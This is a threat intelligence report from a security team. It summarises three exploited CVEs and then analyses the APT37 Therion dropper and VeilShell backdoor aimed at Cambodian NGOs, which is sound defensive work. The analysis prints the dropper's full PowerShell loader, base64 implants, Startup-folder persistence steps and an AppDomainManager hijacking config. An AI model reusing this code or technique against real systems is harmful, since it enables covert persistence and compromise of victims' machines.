aDvens

Security for the greater good

Monthly Cyber Threat Intelligence report
October 2024

2024-11-05 | **TLP:CLEAR** | CERT aDvens - CTI
Advens - 38 rue des Jeuneurs - 75002 Paris

Table of content

1. Executive summary

This month, the CERT aDvens presents three noteworthy vulnerabilities, in addition to those already published.

In two articles, CERT analysts present :

- an analysis of the VeilShell backdoor, part of the APT37 group's arsenal;
- the CICADA3301 ransomware.

2. Vulnerabilities

This month, aDvens' CERT focused on **three** vulnerabilities affecting technologies frequently used within companies.
They are presented in order of severity (proof of concept available, exploitation, etc.). The application of their patches or workarounds is strongly recommended.

2.1. SolarWinds - CVE-2024-28987

Security researcher Zach Hanley from Horizon3.ai has discovered a vulnerability (CVE-2024-28987) affecting SolarWinds Web Help Desk (WHD). The editor published an advisory on 22 August 2024 to alert about this flaw. This vulnerability has been exploited since October 2024.

This vulnerability is due to the presence of hard-coded identifiers in the software. It allows an attacker to access and modify unauthorised data.

This vulnerability is being actively exploited. It was added to the CISA keV (*Known exploited Vulnerabilities*) catalogue on 15 October 2024.

2.1.1. Type of vulnerability

- **CWE-798**: Use of Hard-coded Credentials

2.1.2. Risks

- Security policy bypass
- Breach of data confidentiality
- Data integrity breach

2.1.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	None

2.1.4. Impacted Products

- SolarWinds Web Help Desk (WHD) versions prior to 12.8.3 Hotfix 2

2.1.5. Recommendations

- Update SolarWinds Web Help Desk vers la version 12.8.3 Hotfix 2 or later.
- Additional information is available in SolarWinds's advisory.

2.1.6. Proof of concept

A proof of concept is available in open source.

2.2. pgAdmin - CVE-2024-9014

On 23 September 2024, PostgreSQL published a security bulletin regarding the critical vulnerability CVE-2024-9014. This vulnerability affects PostgreSQL's pgAdmin tool.

There is a flaw in the mechanisms used to protect OAuth2 credentials. This flaw particularly affects client ID and secrecy. An attacker can extract this authentication data.

2.2.1. Type of vulnerability

- CWE-522: Insufficiently Protected Credentials

2.2.2. Risks

- Security policy bypass
- Breach of data confidentiality

2.2.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	Low	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.2.4. Impacted Products

- pgAdmin versions prior to 8.12

2.2.5. Recommendations

- Update pgAdmin to version 8.12 or later.
- Additional information is available in pgAdmin's advisory.

2.2.6. Proof of concept

A proof of concept is available in open source.

2.3. Palo Alto - CVE-2024-9463

On 9 October 2024, Palo Alto published a security advisory concerning the critical vulnerability CVE-2024-9463. This flaw affects Palo Alto Networks Expedition.

This command injection vulnerability allows an unauthenticated attacker to execute arbitrary commands as *root*. Exploitation of this vulnerability can result in the disclosure of usernames, plaintext passwords, device configurations and PAN-OS firewall API keys.

2.3.1. Type of vulnerability

- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

2.3.2. Risks

- Remote Code Execution
- Privilege Escalation
- Breach of data confidentiality

2.3.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.3.4. Impacted Products

- Palo Alto Networks Expedition versions prior to 1.2.96

2.3.5. Recommendations

- Update Palo Alto Networks Expedition to version 1.2.96 or later.
- It is recommended that all Expedition and firewall usernames, passwords and API keys be changed once updates have been installed.
- Palo Alto recommends that network access to Expedition be limited to authorised users, hosts or networks. If Expedition is not actively used, it is recommended that it be disabled.
- Additional information is available in Palo Alto's advisory.

2.3.6. Proof of concept

A proof of concept is available in open source.

3. Virology: Analysis of the VeilShell infection chain

3.1. A multifunction backdoor

Discovered in October 2024, VeilShell is a sophisticated backdoor believed to be used by APT 37 (North Korea).

VeilShell was observed during a cyber-espionage campaign named **Shrouded#Sleep** targeting entities linked to non-governmental organisations located in Cambodia.

Analysis of VeilShell reveals that it is deployed by a Trojan (Therion) distributed through targeted phishing emails.

3.2. Features of the malwares

Below are the main features of Therion and VeilShell.




Figure 1. Main features.

3.3. Victimology




Figure 2. Victimology of Shrouded#Sleep.

3.4. Infectiology

3.4.1. Infection chain: overview




Figure 3. Infographic summary of the infection chain.

3.5. Therion Analysis – Trojan horse dropper

Report on NGO Income_edit.xlsx.lnk (Therion) est constitué de deux parties. La première contient du code PowerShell tandis que la seconde est un lot de données encodées en base64. Ce lot contient trois artéfacts : d.exe.config, DomainManager.dll et e.xlsx.

3.5.1. PowerShell code

Below is the PowerShell code identified in Report on NGO Income_edit.xlsx.lnk:

```
%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c $t=$env:appdata+'\Microsoft\Windows\Start
Menu\Programs\Startup';if(Get-ChildItem $env:temp -recurse 'Report on NGO Income_edit.xlsx.lnk'){$k=New-
Object IO.FileStream ($env:temp+'\'+((Get-ChildItem $env:temp -recurse 'Report on NGO
Income_edit.xlsx.lnk').Directory).Name+'\'+'Report on NGO
Income_edit.xlsx.lnk'),'Open','Read','ReadWrite'}else{$k=New-Object IO.FileStream 'Report on NGO
Income_edit.xlsx.lnk','Open','Read','ReadWrite'};$b=New-Object
byte[](64744);$k.Seek(2903,[IO.SeekOrigin]::Begin);$k.Read($b,0,64744);$a=[Text.Encoding]::Unicode.GetString
([Convert]::FromBase64CharArray($b,0,$b.Length)) -split ':';copy
'C:\Windows\Microsoft.NET\Framework\v4.0.30319\dfsvc.exe'
($t+'\d.exe');[IO.File]::WriteAllBytes($t+'\d.exe.config',[Convert]::FromBase64""String($a[0]));[IO.File]::W
riteAllBytes($t+'\DomainManager.dll',[Convert]::FromBase64""String($a[1]));[IO.File]::WriteAllBytes($env:tem
p+'\e.xlsx',[Convert]::FromBase64""String($a[2]));explorer ($env:temp+'\e.xlsx');
```

3.5.2. Decoding

The Trojan horse embeds three artifacts: d.exe.config, DomainManager.dll and e.xlsx. These are base64 encoded. Below is an example of the encoded implants:

```
UABEADkANABiAFcAdwBnAGQAbQBWAHkAYwAyAGwAdgBiAGoAMABpAE0AUwA0AHcASQBqADgAKwBEAFEAbwA4AFkAMgA5AHUAWgBtAGwAbgBkAF
wBQAEgATgAxAGMASABCAHYAYwBuAFIAbABaAEYASgAxAGIAbgBSAHAAYgBXAFUAZwBkAG0AVgB5AGMAMgBsAHYAYgBqADAAaQBkAGoAUQB1AE0A
B5AGQAVwA1ADAAYQBXADEAbABQAGcAMABLAEkAQwBBAGcASQBDAEEAZwBQAEcARgB3AGMARQBSAHYAYgBXAEYAcABiAGsAMQBoAGIAbQBGAG4A
WAHkATABrAGwAdQBhAG0AVgBqAGQARwBWAGsAUgBHADkAdABZAFcAbAB1AFQAVwBGAHUAWQBXAGQAbABjAGkASQBnAEwAegA0AE4AQwBpAEEAZ
ADEAaQBiAEgAawBnAGQAbQBGAHMAZABXAFUAOQBJAGsAUgB2AGIAVwBGAHAAYgBrADEAaABiAG0ARgBuAFoAWABJAGkASQBDADgAKwBEAFEAbw
G0ARgAwAGEAVwA5AHUAUABnAD0APQA6AFQAVgBxAFEAQQBBAE0AQQBBAEEAQQBFAEEAQQBBAEEALwAvADgAQQBBAEwAZwBBAEEAQQBBAEEAQQB
EAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBnAEEAQQBBAEEAQQA0AGYAdQBnADQAQQB0AEEAbgBOAEkAYgBnAEIAVABNADAAaABW
AZwBhAFcANABnAFIARQA5AFQASQBHADEAdgBaAEcAVQB1AEQAUQAwAEsASgBBAEEAQQBBAEEAQQBBAEEAQQBCAFEAUgBRAEEAQQBUAEEARQBEA
QQBHAEEAQQBBAEEAQQBBAEEAQQBJAGoASQBBAEEAQQBBAGcAQQBBAEEAQQBRAEEAQQBBAEEAQQBBAEEARQBBAEEAZwBBAEEAQQBBAEEAZwBBAE
QBBAEEAQQBBAE0AQQBZAEkAVQBBAEEAQgBBAEEAQQBCAEEAQQBBAEEAQQBBAEUAQQBBAEEARQBBAEEAQQBBAEEAQgBBAEEAQQBBAEEA
BBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEARwBBAEEAQQBBAHcAQQBBAEEAQwBZAE0AQQBBAEEASABBAEEAQQBBAEEA
BAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEASQBBAEEAQQBDAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEMAQ
AEEAQQBBAGcAQQBBAEEAQQBGAEEAQQBBAEEAQQBJAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEMAQQBBAEEARwBBAHUAYw
EEAQQBBAEEAQQBBAEEAQQBBAEEAQQBCAEEAQQBBAEIAQQBMAG4ASgBsAGIARwA5AGoAQQBBAEEATQBBAEEAQQBBAEEARwBBAEEAQQBBAEEAQwB
EAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBFAE0AZwBBAEEAQQBBAEEAQQBBAEUAZwBBAEEAQQBBAEMAQQBBAFUAQQBZAEMASQBB
AQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBBA
ZwB3AHIAVQBRAGMASQBiAHgARQBBAEEAQQBvAE4AQwBTAGcAUwBBAEEAQQBLAEwAQwA4AEoASwBCAE0AQQBBAEEAbwB0AEIAQgA5AGgASwB3AE
QBBAG8AbwBGAFEAQQBBAEMAZwBvAHIARABnAFkAUwBBAHkAZwBVAEEAQQBBAEsASwBCAFUAQQBBAEEAbwBLAEMAQgBkAFkARABBAGcASABiAHg
BBAEEAQQBDAEEAQQBBAFIASQBBAEEATQBBAEEAQQBvAEYAdwBBAEEAQwBuAEkAQgBBAEEAQgB3AEsAQgBnAEEAQQBBAHAAMABIAFEAQQBBAEEA
BAEEASABCAHYARwB3AEEAQQBDAGkAVQBnAGMAQgBjAEEAQQBHADgAYwBBAEEAQQBLAEoAWAA0AEMAQQBBAEEARQBKAFMAMABYAEoAbgA0AEIAQ
AGYAQQBBAEEASwBkAEIAOABBAEEAQQBGAHYASQBBAEEAQQBDAGkAVgB5AFUAZwBFAEEAYwBDAGcAaABBAEEAQQBLAGMAeQBJAEEAQQBBAG8AbA
FUAVwBjAGwANABCAEEASABDAGkASgBSAGMARQBvAGkAVQBZAGMAbQBvAEIAQQBIAEMAaQBKAFIAawBGAG8AaQBVAGEAYwBvAG8AQgBBAEgAQwB
IAcwB3AEIAQQBCAHEAQQBBAEEAQQBBAGcAQQBBAEUAUQBJAEQASwBDAG8AQQBBAEEAbwBnAHcAQwBjAEoAQQBDAGcAcgBBAEEAQQBLAEEAZwBJ
ASABCAHkAdQBBAEUAQQBjAEcAOABzAEEAQQBBAEsAQwBnAFoAeQB2AEEARQBBAGMASABMAEsAQQBRAEIAdwBiAHkAdwBBAEEAQQBvAEsAQgBoAE
```

Figure 4 . Encodage Base64 .

First, they are decoded by the Trojan via the PowerShell instruction below.

```
byte[](64744);$k.Seek(2903,[IO.SeekOrigin]::Begin);$k.Read($b,0,64744);$a=[Text.Encoding]::Unicode.GetString
([Convert]::FromBase64CharArray($b,0,$b.Length)) -split ':'
```

The numbers (bytes) represent the locations of the code.

- 2903: start of the first artifact (d.exe.config).




Figure 5. d.exe.config.

- 64744: end of the third artifact (e.xlsx).




Figure 6. e.xlsx.

The three artifacts are delimited by the use of **:**

```
-split ':'
```

Below is a snippet that contains the colon to delimit its code. This is the artifact d.exe.config:


```
PD94bWwgdmVyc2lvbj0iMS4wIj8+DQo8Y29uZmlndXJhdGlvbj4NCiAgPHN0YXJ0dXA+DQogICAgPHN1cHBvcnRlZFJ1bnRpbWUgdmVyc2lv
bj0idjQuMCIgLz4NCiAgPC9zdGFydHVwPg0KICAgIDxydW50aW1lPg0KICAgICAgPGFwcERvbWFpbk1hbmFnZXJUeXBlIHZhbHVlPSJEb21h
aW5NYW5hZ2VyLkluamVjdGVkRG9tYWluTWFuYWdlciIgLz4NCiAgICAgIDxhcHBEb21haW5NYW5hZ2VyQXNzZW1ibHkgdmFsdWU9IkRvbWFp
bk1hbmFnZXIiIC8+DQogICAgPC9ydW50aW1lPg0KPC9jb25maWd1cmF0aW9uPg==:
```


Below are instructions for decoding and deploying the embedded artifacts.

- Artefact d.exe.config:

```
[IO.File]::WriteAllBytes($t+'\d.exe.config',[Convert]::FromBase64""String($a[0]));
```

- Artefact DomainManager.dll:

```
[IO.File]::WriteAllBytes($t+'\DomainManager.dll',[Convert]::FromBase64""String($a[1]));
```

- Artefact e.xlsx:

```
[IO.File]::WriteAllBytes($env:temp+'\e.xlsx',[Convert]::FromBase64""String($a[2]));explorer
($env:temp+'\e.xlsx');
```

3.5.3. Persistence

The Trojan horse establishes persistence by placing the two artifacts d.exe.config and DomainManager.dll in the Startup folder. To do this, the **$t** attribute is used to determine the location \Microsoft\Windows\Start Menu\Programs\Startup.

```
$t+'\d.exe.config
```

```
$t+'\DomainManager.dll
```

3.5.4. Decoy

For the e.xlsx artifact, the **$env:temp** attribute is used to place it in the user's temporary folder.

In the code below, the Excel document is executed by explorer.exe. This is the decoy that is presented to the user.

```
[Convert]::FromBase64""String($a[2]));explorer ($env:temp+'\e.xlsx');
```

An interesting detail: the language used is Khmer, the attackers seem to be targeting Cambodian users. Below is a screenshot of the document used as a decoy:

	A	B	C	D
1	ល.រ	វិស័យ	ចំណូលសរុបប្រចាំឆ្នាំ($)	
2	១	វិស័យសង្គមកិច្ច	$ 2 696 505,83	
3	២	វិស័យវិជ្ជាជីវៈ	$ 2 616 657,56	
4	៣	វិស័យមូលនិធិ+សប្បុរសធម៌	$ 1 499 500,91	
5	៤	វិស័យសិទ្ធិមនុស្ស	$ 1 396 500,41	
6	៥	វិស័យកសិកម្ម	$ 1 068 151,98	
7	៦	វិស័យអប់រំ	$ 981 000,66	
8	៧	វិស័យសុខាភិបាល	$ 533 200,54	
9	៨	វិស័យសាសនា	$ 98 400,15	
10	៩	វិស័យសារព័ត៌មាន	$ 312,00	
11		សរុប	$ 10 890 230,04	
12				

Figure 7. Use of the Khmer language.




Figure 8. English translation.

3.5.5. Preparing the injection

The Trojan prepares the code injection. It starts by copying the legitimate binary dfsvc.exe into the Startup folder and then renaming it to d.exe:

```
copy 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\dfsvc.exe' ($t+'\d.exe')
```

In total, three artifacts are placed in the system's Startup folder:




Figure 9. Artifacts deployed in the Startup folder.

- DomainManager.dll : Malicious DLL that is injected into **AppDomainManager**
- d.exe : legit executable (dfsvc.exe - associated with Microsoft .NET Framework.).
- d.exe.config : configuration file that defines a class in **AppDomainManager**. This file is used for the injection/hijacking.

3.5.6. Configuration file d.exe.config

The d.exe.config artifact is deployed by Report on NGO Income_edit.xlsx.lnk. This is a configuration file used by d.exe (dfsvc.exe): it contains code that defines a class in **AppDomainManager**. Below is the content of d.exe.config:

```
<?xml version="1.0"?>
<configuration>
<startup>
<supportedRuntime version="v4.0" />
</startup>
<runtime>
<appDomainManagerType value="DomainManager.InjectedDomainManager" />
<appDomainManagerAssembly value="DomainManager" />
</runtime>
</configuration>
```

When d.exe is executed at system startup, the system uses the configuration of d.exe.config to cause malicious code from the DLL DomainManager.dll to be executed first in **AppDomainManager**. This technique is known as AppDomainManager hijacking, it is an attack that consists in exploiting local resources (LOTL: Living off the land).

3.5.7. Malicious DLL DomainManager.dll

The DLL DomainManager.dll appears to have been compiled on 8 August, two months before the attack.

Metadata	
File Type	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Machine Type	IMAGE_FILE_MACHINE_I386
Compile Time	Thu Aug 8 22:38:46 2024 UTC
File Size	7 KB (7168 bytes)
Linker Version	48.0
Characteristics	IMAGE_FILE_EXECUTABLE_IMAGE IMAGE_FILE_LARGE_ADDRESS_AWARE IMAGE_FILE_DLL
Compressed	false
Entry Point	0x3222
Image Base	0x10000000
EP Bytes	ff25002000100000000000000000000
Sections	3
Checksum	0
Signature	17744
Subsystem	IMAGE_SUBSYSTEM_WINDOWS_CUI
